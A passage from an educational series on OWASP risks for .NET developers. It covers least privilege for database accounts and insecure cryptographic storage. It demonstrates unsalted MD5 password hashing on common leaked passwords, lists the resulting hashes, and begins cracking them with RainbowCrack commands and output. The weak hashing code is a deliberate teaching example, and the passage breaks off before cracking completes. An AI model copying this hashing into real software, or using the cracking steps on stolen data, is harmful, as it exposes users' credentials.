
All too often, apps have rights far exceeding what they actually need to get the job done. I can see why – it's easy! Just granting data reader and data writer privileges to a single account or granting it execute rights on all stored procedures in a database makes it really simple to build and manage.

The problem, of course, is that if the account is compromised either by disclosure of the credentials or successful exploit via SQL injection, you've opened the door to the entire app. Never mind that someone was attacking a publicly facing component of the app and that the admin was secured behind robust authentication in the web layer, if the one account with broad access rights is used across all components of the app you've pretty much opened the floodgates.

Back in [OWASP Top 10 for .NET developers part 1: Injection](#) I talked about applying the [principal of least privilege](#):


In information security, computer science, and other fields, the principle of least privilege, also known as the principle of minimal privilege or just least privilege, requires that in a particular abstraction layer of a computing environment, every module (such as a process, a user or a program on the basis of the layer we are considering) must be able to access only such information and resources that are necessary to its legitimate purpose.

From a security misconfiguration perspective, access rights which look like this are really not the way you want your app set up:




A single account used by public users with permissions to read any table and write to any table. Of course most of the time the web layer is going to control what this account is accessing. Most of the time.

If we put the “least privilege” hat on, the access rights start to look more like this:



This time the rights are against the “NorthwindPublicUser” account (the implication being there may be other accounts such as “NorthwindAdminUser”), and select permissions have explicitly been granted on the “Products” table. Under this configuration, an entirely compromised SQL account can’t do any damage beyond just reading out some product data.

For example, if the app contained a SQL injection flaw which could otherwise be leveraged to read the “Customers” table, applying the principal of least privilege puts a stop to that pretty quickly:



Of course this is not an excuse to start relaxing on the SQL injection front, principals such as input validation and parameterised SQL as still essential; the limited access rights just give you that one extra layer of protection.

Summary

This is one of those vulnerabilities which makes it a bit hard to point at one thing and say “There – that’s exactly what security misconfiguration is”. We’ve discussed configurations which range from the currency of frameworks to the settings in the `Web.config` to the access rights of database accounts. It’s a reminder that building “secure” applications means employing a whole range of techniques across various layers of the application.

Of course we’ve also only looked at mitigation strategies directly within the control of the .NET developer. As I acknowledged earlier on, the vulnerability spans other layers such as the OS and IIS as well. Again, they tend to be the domain of other dedicated groups within an organisation (or taken care of by your hosting provider), so accountability normally lies elsewhere.

What I really like about this vulnerability (as much as a vulnerability can be liked!), is that the mitigation is very simple. Other than perhaps the principal of least privilege on the database account, these configuration settings can be applied in next to no time. New app, old app, it’s easy to do and a real quick win for security. Very good news for the developer indeed!

Resources

1. [Deployment Element \(ASP.NET Settings Schema\)](#)
2. [Request Validation - Preventing Script Attacks](#)
3. [Walkthrough: Encrypting Configuration Information Using Protected Configuration](#)

Part 7: Insecure Cryptographic Storage, 14 Jun 2011

Cryptography is a fascinating component of computer systems. It's one of those things which appears frequently (or at least *should* appear frequently), yet is often poorly understood and as a result, implemented badly.

Take a couple of recent high profile examples in the form of Gawker and rootkit.com. In both of these cases, data was encrypted yet it was ultimately exposed with what in retrospect, appears to be great ease.

The thing with both these cases is that their encryption implementations were done poorly. Yes, they could stand up and say “We encrypt our data”, but when the crunch came it turned out to be a pretty hollow statement. Then of course we have Sony Pictures where [cryptography simply wasn't implemented at all](#).

OWASP sets out to address poor cryptography implementations in part 7 of the Top 10 web application security risks. Let's take a look at how this applies to .NET and what we need to do in order to implement cryptographic storage securely.

Defining insecure cryptographic storage

When OWASP talks about securely implementing cryptography, they're not just talking about what form the persisted data takes, rather it encompasses the processes around the exercise of encrypting and decrypting data. For example, a very secure cryptographic storage implementation becomes worthless if interfaces are readily exposed which provide decrypted versions of the data. Likewise it's essential that encryption keys are properly protected or again, the encrypted data itself suddenly becomes rather vulnerable.

Having said that, the OWASP summary keeps it quite succinct:

Many web applications do not properly protect sensitive data, such as credit cards, SSNs, and authentication credentials, with appropriate encryption or hashing. Attackers may steal or modify such weakly protected data to conduct identity theft, credit card fraud, or other crimes.

One thing the summary draws attention to which we'll address very early in this piece is “encryption *or* hashing”. These are two different things although frequently grouped together under the one “encryption” heading.

Here's how OWASP defines the vulnerability and impact:

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impact
	Exploitability DIFFICULT	Prevalence UNCOMMON	Detectability DIFFICULT	Impact SEVERE	
Consider the users of your system. Would they like to gain access to protected data they aren't authorized for? What about internal administrators?	Attackers typically don't break the crypto. They break something else, such as find keys, get clear text copies of data, or access data via channels that automatically decrypt.	The most common flaw in this area is simply not encrypting data that deserves encryption. When encryption is employed, unsafe key generation and storage, not rotating keys, and weak algorithm usage is common. Use of weak or unsalted hashes to protect passwords is also common. External attackers have difficulty detecting such flaws due to limited access. They usually must exploit something else first to gain the needed access.		Failure frequently compromises all data that should have been encrypted. Typically this information includes sensitive data such as health records, credentials, personal data, credit cards, etc.	Consider the business value of the lost data and impact to your reputation. What is your legal liability if this data is exposed? Also consider the damage to your reputation.

From here we can see a number of different crypto angles coming up: Is the right data encrypted? Are the keys protected? Is the source data exposed by interfaces? Is the hashing weak? This is showing us that as with the previous six posts in this series, the insecure crypto risk is far more than just a single discrete vulnerability; it's a whole raft of practices that must be implemented securely if cryptographic storage is to be done well.

Disambiguation: encryption, hashing, salting

These three terms are thrown around a little interchangeably when in fact they all have totally unique, albeit related, purposes. Let's establish the ground rules of what each one means before we begin applying them here.

Encryption is what most people are commonly referring to when using these terms but it is very specifically referring to transforming input text by way of an algorithm (or "cipher") into an illegible format decipherable only to those who hold a suitable "key". The output of the encryption process is commonly referred to as "ciphertext" upon which a decryption process can be applied (again, with a suitable key), in order to unlock the original input.

Hashing in cryptography is the process of creating a one-way digest of the input text such that it generates a fixed-length string *that cannot be converted back to the original version*. Repeating the hash process on the same input text will always produce the same output. In short, the input cannot be derived by inspecting the output of the process so it is unlike encryption in this regard.

Salting is a concept often related to hashing and it involves adding a random string to input text before the hashing process is executed. What this practice is trying to achieve is to add unpredictability to the hashing process such that the output is less regular and less vulnerable to a comparison of hashed common password against what is often referred to as a “rainbow table”. You’ll sometimes also see the salt referred to as a **nonce** (number used once).

Acronym soup: MD5, SHA, DES, AES

Now that encryption, hashing and salting are understood at a pretty high level, let’s move on to their implementations.

MD5 is a commonly found hashing algorithm. A shortfall of MD5 is that it’s not **collision** resistant in that it’s possible for two different input strings to produce the same hashed output using this algorithm. There have also been numerous discoveries which discredit the security and viability of the MD5 algorithm.

SHA is simply Secure Hash Algorithm, the purpose of which is pretty clear by its name. It comes in various flavours including SHA-0 through SHA-3, each representing an evolution of the hashing algorithm. These days it tends to be the most popular hashing algorithm (although not necessarily the most secure), and the one we’ll be referring to for implementation in ASP.NET.

DES stands for Data Encryption Standard and unlike the previous two acronyms, it has nothing to do with hashing. DES is a symmetric-key algorithm, a concept we’ll dig into a bit more shortly. Now going on 36 years old, DES is considered insecure and well and truly superseded, although that didn’t stop [Gawker reportedly using it!](#)

AES is Advanced Encryption Standard and is the successor to DES. It’s also one of the most commonly found encryption algorithm around today. As with the SHA hashing algorithm, AES is what we’ll be looking at inside ASP.NET. Incidentally, it was the AES implementation within ASP.NET which lead to the now infamous [padding oracle vulnerability](#) in September last year.

Symmetric encryption versus asymmetric encryption


The last concept we’ll tackle before actually getting into breaking some encryption is the concepts of **symmetric-key** and **asymmetric-key** (or “public key”) encryption. Put simply, symmetric encryption uses the same key to both encrypt and decrypt information. It’s a two-way algorithm; the same encryption algorithm can simply be applied in reverse to decrypt

information. This is fine in circumstances where the end-to-end encryption and decryption process is handled in the one location such as where we may need to encrypt data before storing it then decrypt it before returning it to the user. So when all systems are under your control and you don't actually need to know who encrypted the content, symmetric is just fine. Symmetric encryption is commonly implemented by the AES algorithm.

In asymmetric encryption we have different keys to encrypt and decrypt the data. The encryption key can be widely distributed (and hence known as a public-key), whilst the decryption key is kept private. We see asymmetric encryption on a daily basis in SSL implementations; browsers need access to the public-key in order to encrypt the message but only the server at the other end holds the private-key and consequently the ability to decrypt and read the message. So asymmetric encryption works just fine when we're taking input from parties external to our own systems. Asymmetric encryption is commonly implemented via the [RSA algorithm](#).

Anatomy of an insecure cryptographic storage attack

Let's take a typical scenario: you're building a web app which facilitates the creation of user accounts. Because you're a conscientious developer you understand that passwords shouldn't be stored in the database in plain text so you're going to hash them first. Here's how it looks:



Aesthetics aside, this is a pretty common scenario. However, it's what's behind the scenes that really count:

```
protected void SubmitButton_Click(object sender, EventArgs e)
{
    var username = UsernameTextBox.Text;
    var sourcePassword = PasswordTextBox.Text;
    var passwordHash = GetMd5Hash(sourcePassword);
```

```
CreateUser(username, passwordHash);
ResultLabel.Text = "Created user " + username;
UsernameTextBox.Text = string.Empty;
PasswordTextBox.Text = string.Empty;
}
```

Where the magic really happens (or more aptly, the “pain” as we’ll soon see), is in the GetMd5Hash function:

```
private static string GetMd5Hash(string input)
{
    var hasher = MD5.Create();
    var data = hasher.ComputeHash(Encoding.Default.GetBytes(input));
    var builder = new StringBuilder();

    for (var i = 0; i < data.Length; i++)
    {
        builder.Append(data[i].ToString("x2"));
    }

    return builder.ToString();
}
```

This is a perfectly valid MD5 hash function stolen [directly off MSDN](#). I won’t delve into the CreateUser function referenced above, suffice to say it just plugs the username and hashed password directly into a database using your favourite ORM.


Let’s start making it interesting and generate a bunch of accounts. To make it as realistic as possible, I’m going to create 25 user accounts with usernames of “User[1-25]” and I’m going to use these 25 passwords:

123456, password, rootkit, 111111, 12345678, qwerty, 123456789, 123123, qwertyui, letmein, 12345, 1234, abc123, dvfghyt, 0, r00tk1t, ïñêâà, 1234567, 1234567890, 123, fuckyou, 11111111, master, aaaaaa, 1qaz2wsx

Why these 25? Because they're the [25 most commonly used passwords as exposed by the recent rootkit.com attack](#). Here's how the accounts look:

Username	Password
User1	123456
User2	password
User3	rootkit
User4	111111
User5	12345678
User6	qwerty
User7	123456789
User8	123123
User9	qwertyui
User10	letmein
User11	12345
User12	1234
User13	abc123
User14	dvcfghyt
User15	0
User16	r00tk1t
User17	ïïñêâà
User18	1234567
User19	1234567890
User20	123
User21	fuckyou
User22	11111111
User23	master
User24	aaaaaa
User25	1qaz2wsx

So let's create all these via the UI with nice MD5 hashes then take a look under the covers in the database:



```
1 SELECT Username, PasswordHash FROM dbo.[User]
```

	Username	PasswordHash
1	User1	e10adc3949ba59abbe56e057f20f883e
2	User2	5f4dcc3b5aa765d61d8327deb882cf99
3	User3	bf787577f656cde5b5d1f8236a75d2a
4	User4	96e79218965eb72c92a549dd5a330112
5	User5	25d55ad283aa400af464c76d713c07ad
6	User6	d8578edf8458ce06fbc5bb76a58c5ca4
7	User7	25f9e794323b453885f5181f1b624d0b
8	User8	4297f44b13955235245b2497399d7a93
9	User9	22d77e8c185003c98f97e5d6ced420c7
10	User10	0d107d09f5bbe40cade3de5c71e9e9b7
11	User11	827ccb0eea8a706c4c34a16891f84e7b
12	User12	81dc9bdb52d04dc20036dbd8313ed055
13	User13	e99a18c428cb38d5f260853678922e03
14	User14	6c04e73d9894f3fd6a89ac944c43aae7
15	User15	cfcd208495d565ef66e7dff9f98764da
16	User16	5aca695374f4ee2032155a565ad78462
17	User17	26d3477311c5c172208dfc46b832d4a5
18	User18	fcea920f7412b5da7be0cf42b8c93759
19	User19	e807f1cf82d132f9bb018ca6738a19f
20	User20	202cb962ac59075b964b07152d234b70
21	User21	596a96cc7bf9108cd896f33c44aedc8a
22	User22	1bbd886460827015e5d605ed44252251
23	User23	eb0a191797624dd3a48fa681d3061212
24	User24	0b4e7a0e5fe84ad35fb5f95b9ceeac79
25	User25	1c63129ae9db9c60c3e8aa94d3e00495

Pretty secure stuff huh? Well, no.

Now having said that, everything above is just fine while the database is kept secure and away from prying eyes. Where things start to go wrong is when it's exposed and there's any number of different ways this could happen. SQL injection attack, poorly protected backups, exposed SA account and on and on. Let's now assume that this has happened and the attacker has the database of usernames and password hashes. Let's save those hashes into a file called PasswordHashes.txt.

The problem with what we have above is that it's vulnerable to attack by [rainbow table](#) (this sounds a lot friendlier than it really is). A rainbow table is a set of pre-computed hashes which in simple terms means that a bunch of (potential) passwords have already been passed through the MD5 hashing algorithm and are sitting there ready to be compared to the hashes in the database. It's a little more complex than that with the hashes usually appearing in [hash chains](#) which significantly decrease the storage requirements. Actually, they're stored along with the result of reduction functions but we're diving into unnecessary detail now (you can always read more about in [How Rainbow Tables Work](#)).

Why use rainbow tables rather than just calculating the hashes on the fly? It's what's referred to as a [time-memory trade-off](#) in that it becomes more time efficient to load up a heap of pre-computed hashes into memory off the disk rather than to plug different strings into the hashing algorithm then compare the output directly to the password database. It costs more time upfront to create the rainbow tables but then comparison against the database is fast and it has the added benefit of being reusable across later cracking attempts.

There are a number of different ways of getting your hands on a rainbow table including downloading pre-computed ones and creating your own. In each instance, we need to remember that we're talking about *seriously* large volumes of data which increase dramatically with the password entropy being tested for. A rainbow table of hashed four digit passwords is going to be miniscule in comparison to a rainbow table of up to eight character passwords with upper and lowercase letters and numbers.


For our purposes here today I'm going to be using [RainbowCrack](#). It's freely available and provides the functionality to both create your own rainbow table and then run them against the password database. In creating the rainbow table you can specify some password entropy parameters and in the name of time efficiency for demo purposes, I'm going to keep it fairly restricted. All the generated hashes will be based on password strings of between six and eight characters consisting of lowercase characters and numbers.

Now of course we already know the passwords in our database and it just so happens that 80% of them meet these criteria anyway. Were we really serious about cracking a typical database of passwords we'd be a lot more liberal in our password entropy assumptions but of course we'd also pay for it in terms of computational and disk capacity needs.

There are three steps to successfully using RainbowCrack, the first of which is to generate the rainbow tables. We'll call `rtgen` with a bunch of parameters matching the password constraints we've defined and a few other black magic ones better explained in the [tutorial](#):

```
rtgen md5 loweralpha-numeric 6 8 0 3800 33554432 0
```

The first thing you notice when generating the hashes is that the process is *very* CPU intensive:



In fact this is a good time to reflect on the fact that the availability of compute power is a fundamental factor in the efficiency of a brute force password cracking exercise. The more variations we can add to the password dictionary and greater the speed with which we can do it, the more likely we are to have success. In fact there's a school of thought due to advances in quantum computing, [the clock is ticking on encryption](#) as we know it.

Back to RainbowCrack, the arduous process continues with updates around every 68 seconds:

```

C:\Windows\system32\cmd.exe
C:\Temp\rainbowcrack-1.5-win64>rtgen md5 loweralpha-numeric 6 8 0 3800 33554432 0
rainbow table md5_loweralpha-numeric#6-8_0_3800x33554432_0.rt parameters
hash algorithm:      md5
hash length:        16
charset:            abcdefghijklmnopqrstuvwxyz0123456789
charset in hex:     61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74
a 30 31 32 33 34 35 36 37 38 39
charset length:     36
plaintext length range: 6 - 8
reduce offset:      0x00000000
plaintext total:    2901650853888

sequential starting point begin from 0 (0x0000000000000000)
generating...
262144 of 33554432 rainbow chains generated (1 m 9.8 s)
524288 of 33554432 rainbow chains generated (1 m 9.7 s)
786432 of 33554432 rainbow chains generated (1 m 8.8 s)
1048576 of 33554432 rainbow chains generated (1 m 7.7 s)
1310720 of 33554432 rainbow chains generated (1 m 7.9 s)
1572864 of 33554432 rainbow chains generated (1 m 7.8 s)
1835008 of 33554432 rainbow chains generated (1 m 7.8 s)
2097152 of 33554432 rainbow chains generated (1 m 7.9 s)
2359296 of 33554432 rainbow chains generated (1 m 7.9 s)
2621440 of 33554432 rainbow chains generated (1 m 8.5 s)

```

Let's look at this for a moment – in this command we're generating over thirty three and a half million rainbow chains at a rate of about 3,800 a second which means about two and a half hours all up. This is on a mere 1.6 GHz quad core i7 laptop – ok, not mere as a workhorse by today's standard but for the purpose of large computational work it's not exactly cutting edge.

Anyway, once the process is through we end up with a 512MB rainbow table sitting there on the file system. Now it needs a bit of “post-processing” which RainbowCrack refers to as a sorting process so we fire up the following command:

```
rtsort md5_loweralpha-numeric#6-8_0_3800x33554432_0.rt
```

This one is a quickie and it executes in a matter of seconds.

But wait – there's more! The rainbow table we generated then sorted was only for table and part index of zero (the fifth and eighth parameters in the `rtgen` command related to the reduce function). We'll do another five table generations with incrementing table indexes (this all starts to get very mathematical, have a read of [Making a Faster Cryptanalytic Time-Memory Trade-Off](#) if you really want to delve into it). If we don't do this, the range of discoverable password hashes will be very small.

For the sake of time, we'll leave the part indexes and accept we're not going to be able to break all the passwords in this demo. If you take a look at a [typical command set for lower alphanumeric rainbow tables](#), you'll see why we're going to keep this a bit succinct.

Let's put the following into a batch file, set it running then sleep on it:

